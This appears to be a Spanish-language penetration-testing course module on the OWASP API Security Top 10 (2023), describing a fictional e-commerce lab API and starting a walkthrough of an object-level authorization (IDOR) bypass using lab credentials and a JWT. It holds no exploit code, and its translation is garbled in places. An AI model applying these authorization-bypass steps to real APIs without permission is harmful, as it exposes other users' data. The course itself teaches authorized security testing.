

API Attacks



Resumen del módulo

Las interfaces de programación de aplicaciones web (API) son omnipresentes y permiten un intercambio fluido de datos entre diversos sistemas y aplicaciones en internet. Sin embargo, pueden ser susceptibles a diversas vulnerabilidades. Este módulo profundiza en el ámbito crítico de la seguridad de las API, explorando vulnerabilidades comunes y vectores de ataque. Centrándonos principalmente en el Top 10 de Seguridad de API de OWASP de 2023, examinaremos los riesgos más comunes que enfrentan las API al atacar una API RESTful de un marketplace de comercio electrónico.

En detalle, este módulo cubrirá lo siguiente:

- API1:2023 Broken Object Level Authorization
- API2:2023 Broken Authentication
- API3:2023 Broken Object Property Level Authorization
- API4:2023 Unrestricted Resource Consumption
- API5:2023 Broken Function Level Authorization
- API6:2023 Unrestricted Access to Sensitive Business Flows
- API7:2023 Server Side Request Forgery
- API8:2023 Security Misconfiguration
- API9:2023 Improper Inventory Management
- API10:2023 Unsafe Consumption of APIs

Introducción a los ataques API

Las interfaces de programación de aplicaciones (API) son fundamentales para el desarrollo de software moderno, siendo las API web la forma más común. Permiten la comunicación fluida y el intercambio de datos entre diversos sistemas a través de internet, actuando como puentes cruciales que facilitan la integración y la colaboración entre diferentes aplicaciones de software.

En esencia, las API consisten en reglas y protocolos definidos que dictan cómo interactúan los distintos sistemas. Especifican los requisitos de formato de datos, definen los métodos de acceso a los recursos y definen las estructuras de respuesta esperadas. Las API se clasifican, en general, en públicas (accesibles a terceros) y privadas (restringidas a organizaciones o grupos de sistemas específicos).

Estilos de construcción de API

Las API web se pueden crear utilizando varios estilos arquitectónicos, incluidos REST, SOAP, GraphQL, y gRPC, cada uno con sus propias fortalezas y casos de uso:

- [La Transferencia de Estado Representacional](#) (REST) es el estilo de API más popular. Utiliza un client-server modelo en el que los clientes realizan solicitudes a recursos en un servidor mediante métodos HTTP estándar (GET, POST, PUT, DELETE). RESTful Las API no tienen estado, lo que significa que cada solicitud contiene toda la información necesaria para que el servidor la procese, y las respuestas suelen serializarse como JSON o XML.
- [El Protocolo Simple de Acceso a Objetos](#) (SOAP) utiliza XML para el intercambio de mensajes entre sistemas. SOAP Las API están altamente estandarizadas y ofrecen funciones integrales de seguridad, transacciones y gestión de errores, pero generalmente son más complejas de implementar y usar que RESTful Las API.
- [GraphQL](#) es un estilo alternativo que ofrece una forma más flexible y eficiente de obtener y actualizar datos. En lugar de devolver un conjunto fijo de campos para cada recurso, GraphQL permite a los clientes especificar exactamente los datos que necesitan, lo que reduce la sobrecaptura y la subcaptura de datos. GraphQL Las API utilizan un único punto final y un lenguaje de consulta fuertemente tipado para recuperar datos.
- [gRPC](#) es un estilo más reciente que utiliza [búferes de protocolo](#) para la serialización de mensajes, lo que proporciona una forma eficiente y de alto rendimiento de comunicarse entre sistemas. gRPC Las API se pueden desarrollar en diversos lenguajes de programación y son especialmente útiles para microservicios y sistemas distribuidos.

En este módulo, nos centraremos en los ataques contra una [API web RESTful](#). Sin embargo, las vulnerabilidades demostradas también podrían existir en APIs desarrolladas con otros estilos arquitectónicos.

Ataques de API

Debido a su versatilidad y ubicuidad, las API son un arma de doble filo. Si bien son un componente crítico de la arquitectura de software moderna, también presentan una amplia superficie de ataque.

La naturaleza misma de las API, que facilitan el intercambio de datos y la comunicación entre diversos sistemas, introduce vulnerabilidades, como Exposure of Sensitive Data[errores de configuración], Authentication and Authorization Issues[errores de configuración Insufficient Rate Limiting] Improper Error Handling, [errores de configuración] y otras configuraciones de seguridad incorrectas.

Los 10 principales riesgos de seguridad de las API de OWASP

Para categorizar y estandarizar las vulnerabilidades de seguridad y las configuraciones incorrectas que pueden enfrentar las API, [OWASP](#) ha creado el [OWASP API Security Top 10](#) , una lista completa de los riesgos de seguridad más críticos relacionados específicamente con las API:

Riesgo	Descripción
API1:2023 - Autorización a nivel de objeto roto	La API permite a los usuarios autenticados acceder a datos que no están autorizados a ver.
API2:2023 - Autenticación interrumpida	Los mecanismos de autenticación de la API se pueden eludir o eludir, permitiendo el acceso no autorizado.
API3:2023 - Autorización de nivel de propiedad de objeto roto	La API revela datos confidenciales a usuarios autorizados a los que no deben acceder o les permite manipular propiedades confidenciales.
API4:2023 - Consumo de recursos sin restricciones	La API no limita la cantidad de recursos que los usuarios pueden consumir.
API5:2023 - Autorización de nivel de función interrumpida	La API permite que usuarios no autorizados realicen operaciones autorizadas.
API6:2023 - Acceso sin restricciones a flujos comerciales sensibles	La API expone flujos comerciales sensibles, lo que puede generar posibles pérdidas financieras y otros daños.
API7:2023 - Falsificación de solicitudes del lado del servidor	La API no valida adecuadamente las solicitudes, lo que permite a los atacantes enviar solicitudes maliciosas e interactuar con recursos internos.
API8:2023 - Configuración incorrecta de seguridad	La API sufre configuraciones de seguridad incorrectas, incluidas vulnerabilidades que conducen a ataques de inyección.
API9:2023 - Gestión inadecuada del inventario	La API no administra el inventario de versiones de forma adecuada y segura.
API10:2023 - Consumo inseguro de API	La API consume otra API de forma insegura, lo que genera posibles riesgos de seguridad.

Este módulo se centrará en explotar todos estos riesgos de seguridad y comprender cómo prevenirlos.

A medida que avancemos en el módulo, practicaremos la identificación y explotación de cada uno de los 10 principales riesgos de seguridad de la API de OWASP utilizando una RESTfulAPI web para comprender completamente estas vulnerabilidades.

Mercado de comercio electrónico de Inlanefreight

Nuestro fiel cliente, Inlanefreight, se ha adentrado en el mundo de los marketplaces de comercio electrónico con [nombre del proveedor] Inlanefreight E-Commerce Marketplace. El modelo de negocio del marketplace permite a los clientes explorar y comprar productos ofrecidos por proveedores. Cada proveedor está asociado a una empresa específica. El marketplace genera ingresos cobrando una tarifa por cada producto que un cliente compra a un proveedor.


Para operar el mercado y facilitar las transacciones entre clientes y proveedores, Inlanefreight ha desarrollado una API web multiusuario que utiliza Role-based Access Control(RBAC) como política de control de acceso. A lo largo de las secciones, interactuaremos con la API utilizando diferentes usuarios con distintos roles. Las credenciales asociadas al **pentestercompany.com** dominio representan cuentas de proveedor, mientras que las que tienen **hackthebox.com** se identifican como cuentas de cliente.

Cada usuario que autentiquemos tendrá roles preasignados, determinados por el administrador de Inlanefreight E-Commerce Marketplace. El administrador ha adoptado una convención de nomenclatura sencilla para los roles: comparten el mismo nombre que los endpoints a los que proporcionan acceso. Por ejemplo, si un usuario tiene el rol **Suppliers_GetAll**, implica que está autorizado a interactuar con el endpoint que recupera todos los registros de proveedores (que, en este caso, es **/api/v1/suppliers**).

Nuestro objetivo es informar al administrador de cualquier vulnerabilidad detectada Inlanefreight E-Commerce Marketplace. Un informe detallado de todas las vulnerabilidades descubiertas ayudará al administrador a tomar las medidas necesarias para proteger la API. Cada vulnerabilidad se asignará a su debilidad [CWE](#) correspondiente.

Interfaz de usuario de la API de **Swagger**

Aunque el frontend Inlanefreight E-Commerce Marketplace aún se encuentra en desarrollo activo, se puede acceder a la API web mediante una interfaz de usuario [de Swagger](#) en la **/swagger** ruta (asegúrese de incluirla después del puerto de la máquina de destino generada). Utilizaremos esta interfaz a lo largo del módulo para explorar y evaluar la seguridad de la API del marketplace, que incluye más de 60 endpoints:



Las entidades clave que abarca el mercado incluyen Customers, Products, Supplier-Companies y Suppliers. También interactuaremos con otras entidades a medida que avancemos en las secciones.

Autorización de nivel de objeto roto (1 Broken Object Level Authorization) – (IDOR o BOLA)

Las API web permiten a los usuarios solicitar datos o registros mediante el envío de diversos parámetros, incluyendo identificadores únicos como Universally Unique Identifiers(UUIDs), también conocidos como Globally Unique Identifiers(GUIDs), e identificadores enteros. Sin embargo, no verificar de forma correcta y segura que un usuario posee la propiedad y el permiso para ver un recurso específico object-level authorization mechanisms puede provocar la exposición de datos y vulnerabilidades de seguridad.

Un punto final de API web es vulnerable a Broken Object Level Authorization (BOLA), también conocido como Insecure Direct Object Reference (IDOR), si sus verificaciones de autorización (implementadas en el nivel del código fuente) no logran garantizar correctamente que un usuario autenticado tenga suficientes permisos o privilegios para solicitar y ver datos específicos o realizar ciertas operaciones.


Omisión de autorización mediante clave controlada por el usuario

El punto final contra el que practicaremos es vulnerable a [CWE-639: omisión de autorización a través de una clave controlada por el usuario](#) .


Scenario

El administrador Inlanefreight E-Commerce Marketplacenos ha proporcionado las credenciales [htbpentester1@pentestercompany.com:HTBPentester1](#) y quiere que evaluemos qué vulnerabilidades de API puede explotar el usuario con sus roles asignados.


Dado que la cuenta pertenece a un proveedor, utilizaremos el /api/v1/authentication/suppliers/sign-in punto final para iniciar sesión y obtener un JWT:




Para autenticarnos con el JWT, lo copiaremos de la respuesta y haremos clic en el Authorize botón. Observe el icono del candado, actualmente desbloqueado, que indica que no estamos autenticados. A continuación, pegaremos el JWT en el Value campo de texto de la Available authorizations ventana emergente y haremos clic en Authorize. Al finalizar, el icono del candado estará completamente bloqueado, confirmando nuestra autenticación.




Al examinar los puntos finales dentro del grupo Proveedores (observe cómo tienen un candado en su extremo derecho, lo que indica que se requiere autenticación), notaremos uno llamado `/api/v1/suppliers/current-user`:




Los endpoints que contienen **current-user** en su ruta indican que utilizan el JWT del usuario autenticado para realizar la operación especificada, que en este caso es recuperar los datos del usuario actual. Al invocar el endpoint, recuperaremos la empresa de nuestro usuario actual ID, b75a7c76-e149-4ca7-9c55-d9fc4ffa87be un Guid valor:




Recuperemos entonces los roles de nuestro usuario actual. Tras invocar el `/api/v1/roles/current-userendpoint`, este responde con el rol `SupplierCompanies_GetYearlyReportById`:




En el grupo Supplier-Companies, encontramos un endpoint relacionado con el rol **SupplierCompanies_GetYearlyReportByID** que acepta un parámetro **GET /api/v1/supplier-companies/yearly-reports/{ID}**:



Al expandirlo, notaremos que requiere el rol **SupplierCompanies_GetYearlyReportByID** y acepta el parámetro **ID** como un entero y no un Guid:



